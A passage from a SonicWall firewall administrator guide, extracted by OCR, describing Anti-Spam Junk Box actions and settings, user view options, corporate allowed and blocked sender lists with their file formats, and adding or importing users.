
  The selected messages are deleted immediately — there is no confirmation dialog before the deletion. If the deletion is successful, a green notification is displayed at the top of the page. If the deletion fails, the notification is red.



- To remove the selected messages from the Junk Store for delivery to the recipients, click the **Unjunk** button.

The selected messages are unjunked and sent immediately — there is no confirmation dialog before the action. If the action is successful, a green notification is displayed at the top of the page. If the action fails, the notification is red.

- To send a copy of the selected messages to a user, click the **Send Copy To** button. The **Send Copy To** dialog displays.



a) Do one of the following:

- Select the **Send a copy to original recipient** checkbox.
- Type the email address into the **Recipient email address** field.

b) Click the **Send** Send button.

The selected message is sent immediately — there is no confirmation dialog before the action. If the action is successful, a green notification is displayed at the top of the page. If the action fails, the notification is red.


Configuring Junk Box Settings

NOTE: **Anti-Spam > Junk Box Settings** does not apply to the SuperMassive 9800.

Anti-Spam > Junk Box Settings

The **Anti-Spam > Junk Box Settings** page allows you to set the:

- Length of time that messages are stored in the Junk Box before being deleted.
- Number of Junk Box messages to be displayed per page.
- Action performed when a user unjunks a message.



To perform message management:

1. In the **Message Management** section, select the number of days to retain junk mails before deleting them from the **Number of days to store in Junk Box before deleting** drop-down menu. The minimum is 1 Day, the maximum is 180 Days, and the default is **15 Days**.
2. Select the number of rows of messages to display in the **Messages Found** section on the **Inbound** tab of the **Anti-Spam > Junk Box View** page from the **Number of Junk Box messages to display per page** drop-down menu. The minimum is 10 Rows, the maximum is 400 Rows, and the default is **400 Rows**.
3. Select whether an unjunked sender is added to the recipient's Allowed List from **When a user unjunks a message**; neither option is selected by default:
    - **Automatically add the sender to the recipient's Allowed List**
    - **Do not add the sender to the recipient's Allowed List**

4 Click **Apply Changes**.

To revert to default settings:


1 Click the **Reset to Defaults** button.

Configuring User-Visible Settings

NOTE: **Anti-Spam > User View Setup** does not apply to the SuperMassive 9800.

Anti-Spam > User View Setup

The **Anti-Spam > User View Setup** page allows you to select and configure which settings are visible for users.



Topics:

Configuring User View Setup

NOTE: Selected options appear in a user's navigation toolbar.

To configure what the user sees:

1. In the **User View Setup** section, to allow users to see their own Address Book (people, companies, and lists) in the navigation toolbar, select the **Address Books** checkbox. This option is selected by default.
2. To allow Helpdesk to view users' email problems, select the **Allow audit view to Helpdesk users** checkbox. This option is not selected by default.
3. In the **User download settings** section, to allow Outlook users to download the Junk Button, select the **Allow Users to download SonicWall Junk Button for Outlook** checkbox. This option is selected by default.
4. To allow Outlook and Outlook Express users to download the Anti-Spam Desktop, select the **Allow users to download SonicWall Anti-Spam Desktop for Outlook and Outlook Express** checkbox. This option is selected by default.
5. To allow Outlook users to download the Secure Mail plugin, select the **Allow users to download SonicWall Secure Mail Outlook plugin** checkbox. This option is selected by default.
6. In the **Quarantined junk mail preview settings** section, to allow users to preview their quarantined junk mail, select the **Users can preview their own quarantined junk mail** checkbox. This option is selected by default.
7. To allow Administrators to preview all quarantined junk mail for the entire organization, select the **Administrators** checkbox. This option is selected by default.

   NOTE: Administrators have access to preview all quarantined junk mail for the entire organization by default. To change this option, unselect the **Administrators** checkbox.

8. After all necessary changes have been made, click the **Apply Changes** button.

Reverting to Default Settings

You can change all settings back to factory defaults at any time.

To clear any changes made at any time and revert to the default settings:

1. Click the **Revert** button.

115

Configuring Corporate Allowed and Blocked Lists


NOTE: **Anti-Spam > Address Books** does not apply to the SuperMassive 9800.

Anti-Spam > Address Books

The **Anti-Spam > Address Books** page allows you to configure the Allowed and Blocked lists for your organization. The lists are a combination of allowed and blocked senders from the organization's lists and lists provided by the firewall.

NOTE: The **Blocked** tab only filters addresses by people, IPs, and companies, while the **Allowed** tab filters addresses by people, companies, IPs, and lists.

If your lists are long, you can use a search function to display only desired table entries.



Topics:

About the Tabs

The two tabs, **Allowed** and **Blocked**, are identical except the search categories for both pages are **People**, **Companies**, and **IPs** while the **Allowed** page also has **Lists**.

Topics:

Allowed Lists

The **Allowed** tab enables you to permit people, companies, IP addresses, or lists to send mail to your organization. You can import address books to the Allowed list and export the Corporate Address Book to an Excel spreadsheet or text file.

Blocked Lists


NOTE: Senders added on the Corporate Blocked List by an Administrator are blocked automatically for all users and can only be deleted by an Administrator.

The **Blocked** tab allows you to restrict people, companies, and IP addresses from sending mail to your organization. You can import address books to the Blocked list and export the Corporate Address Book to an Excel spreadsheet or text file.


Adding Items to the Allowed or Blocked List

To add an item to the Corporate Allowed/Blocked List:

1 Navigate to the appropriate tab on **Anti-Spam > Address Books**.



2 Click the **Add** button. The **Add Items Allowed List** dialog displays.



3 Select the type of list user from the **Select list type** drop-down menu:

- **People**
- **Companies**
- **Lists** (available only for the **Allowed** tab)
- **IPs**

4 Enter the address(es)/domain(s) in the field. Depending on the list type selected, the field name changes:

- **People – Enter IP Addresses separated by a carriage return**
- **Companies – Enter the domains separated by a carriage return**
- **Lists – Enter the mailing lists separated by a carriage return**
- **IPs – Enter IP Addresses separated by a carriage return**

5 Click **Add** to finish. The address(es)/domain(s) are added to the **List** on the **Allowed/Blocked** tab.

Deleting Items from the Allowed or Blocked List

To delete a sender from the Corporate Allowed/Blocked List:

1 Click the appropriate tab.

2 Select the checkbox next to the email address(es) you wish to delete. The **Delete** button becomes active.

3 Click the **Delete** button. A success message appears confirming the deletion.

TIP: To delete all entries, click the checkbox in the table header.


Importing Address Book Entries

You can import entries from one or more address books.

To import address book entries:

1 Click the appropriate tab.

2 Click the **Import** button. The **Import AddressBook** dialog displays.



3 Click the **Browse** button. The Windows **File Upload** dialog displays.

4 Select the file to upload. It must be in this format:

<TAB>D/L/E/I<TAB>A/B<TAB>*Address List*<CR>

where

D/L/E/I – Domain/List/Email/IP Address

A/B – Allowed/Blocked

Address List – Address book entries separated by commas

and email addresses, domains, IP addresses, and lists are separated with a carriage return.

For example:

```
<TAB>E<TAB>A<TAB>email1@company.com,email2@company.com<CR>
<TAB>L<TAB>B<TAB>list1@company.com,list2@company.com<CR>
```

5 Click **Open**.

6 Click **Import**.

Exporting Address Book Entries

You can export entries to an Excel spreadsheet or text file.

To export address book entries:

1 On the appropriate tab, click the **Export** button. The Windows **Opening *filename*** dialog displays.

2 Select either:

- **Open with Microsoft Excel (default)**
- **Save file**

3 Click **OK**.


Searching the Allowed and Blocked Lists

A search field is available to quickly find Allowed and Blocked entries in the **Allowed** and **Blocked** tables. You can access this field from either the **Allowed** tab or the **Blocked** tab.

To search the Allowed or Blocked lists:

1 Click the appropriate tab.

2 Go to the **Search** section.



3 Enter an address or domain in the **Search** field. Enter multiple entries separated by a comma.

4 Optionally, you can filter the search between the **Type** of addresses (**People**, **Companies**, **IPs**, or **Lists** [Allowed list only]) by selecting the checkboxes below the search bar; by default, all are selected.

5 Click the **Go** button to begin the search. The results are shown in the **List** table.

To clear the search field:


1 Click the **Reset** button.

116

Managing Users

Anti-Spam > Users

The **Anti-Spam > Users** page allows you to add, remove, and manage all users, on both the Global and LDAP servers. For more information regarding LDAP configuration, refer to Configuring the LDAP Server on page 1290.



The **User** table displays this information:


Column	Description
User Name	User's user name, which may not be part of the primary email address.
Primary Email	Email address of the user.
Message Management	Displays whether the user adheres to the settings on the **Anti-Spam > Junk Box Summary** page or has modified them: • **Default** – All administer's settings are used • **Custom** – User has changed one or more settings
User Rights	Is always **User** as user rights cannot be modified in CASS.
Source	Displays the user's server name.


Topics:

Updating the User Table

To update the list of users in the User Table:

1 Navigate to the **Users** section of **Anti-Spam > Users**.




2 Click the **Refresh Users & Groups**  button.

Enabling Non-LDAP User Authentication

Authentication for non-LDAP users must be enabled.

To enable authentication for non-LDAP users:

1 Scroll to the **User View Setup** section of **Anti-Spam > Users**.



2 Select the **Enable authentication for non ldap users** checkbox. A cautionary message displays.

3 Click **OK**.

Viewing Users

The **User Table** displays all the users who can log in. You can filter the users to only those you want to see at the moment by:

- Selecting user type: Selecting the Type of User to View on page 1285
- Selecting a source (server); see Selecting a Server's Users to View on page 1285
- Specifying a particular user; see Finding a User on page 1286

Selecting the Type of User to View

You can see all users, just LDAP users, or just non-LDAP users.

To select the type of user to display:

1 Scroll to the **Find All users in column** section of **Anti-Spam > Users**.

2 Select which type of user:


- Only LDAP – Select the **Show LDAP entries** checkbox; this is the default if your system has only LDAP users.
- Only non-LDAP – Select the **Show non-LDAP entries** checkbox; this is the default if your system has only non-LDAP users.
- Both LDAP and non-LDAP – Select both checkboxes; this is the default if your system has both types of users.

Selecting a Server's Users to View

You can limit the **User** table to display only those users from a particular server.

To select a source (server):

1 Go to the filter section of **User View Setup**.



2 From the **Using Source** drop-down menu, select which server, or source, to view:

- **GLOBAL** (default) – A Global server is always available
- LDAP server name – If one or more LDAP servers have been added, all server names are listed.

3 Click the **Go** button.

Finding a User

You can restrict the view to just one user.

To find a user:

1 Go to the filter section of the **User View Setup** section of **Anti-Spam > Users**.

2 From the **Find all users in column** drop-down menus and field, enter the selection criteria:

a From the first drop-down menu, select:

- **User Name**
- **Primary Email**

b Filter the search by these conditions from the second drop-down menu:

- **equal to (fast)** (default)
- **starting with (medium)**
- **containing (slow)**

c Enter the user's information in the field.

3 Click **GO**. The **User** table displays only those emails that meet the specified criteria, and a message displays at the top of the page.

To restore the User table display:

1 Remove the search criterion from the **Find all users in column** field.

2 Click **Go**.

Adding Users

You can add users to the list of users who can log in:


- Manually; see Adding Users Manually to the User Table on page 1287
- By importing them; see Importing Users to the User Table on page 1288

NOTE: It is recommended that you add all employees to the list of users who can log in. Corporate mailing list addresses and aliases (such as `info@example.com`) should also be added to ensure that junk mail sent to those aliases can be filtered. There is no harm if extra addresses that do not receive email appear here as a result of too broad an LDAP query.

Adding Users Manually to the User Table

To add a user to the Global or LDAP Server:

1 Click the **Add** button above the **User Table**. The **Add User** dialog displays.



2 Enter the primary address of the user in the **Primary Address** field.

3 If the user is an LDAP user, enter the user's password in the **Password** and **Confirm User** fields.

4 Select which server the user belongs to from the **Using Source** drop-down menu.


5 Optionally, enter any Alias(es) of the user in the **Aliases** field. Separate each entry with a carriage return (<CR>).

6 Click **Add** to finish adding a user.

Importing Users to the User Table

To import a list of users from a file:

1 Click the **Import** button above the **User Table**. The **Import Users** dialog displays.



2 Select how the imported file is to be treated by selecting an **Import Mode**:

- **append** – Adds the users to the end of the file containing the list of approved users.
- **overwrite** – Replaces the existing users with the imported users.

3 Specify the server to be used as a source:

- **GLOBAL**
- LDAP server name

4 Click the **Browse** button. The Windows **File Upload** dialog displays.

5 Select the file to upload. It must be in this format, with a tab <TAB> delimiter between the primary address and the alias and a carriage return <CR> delimiter to separate entries:

```
primary_email1@company.com<TAB>primary_email1@company.com<CR>
```

For example:

```
primary_email1@company.com<TAB>primary_email@company.com<CR>
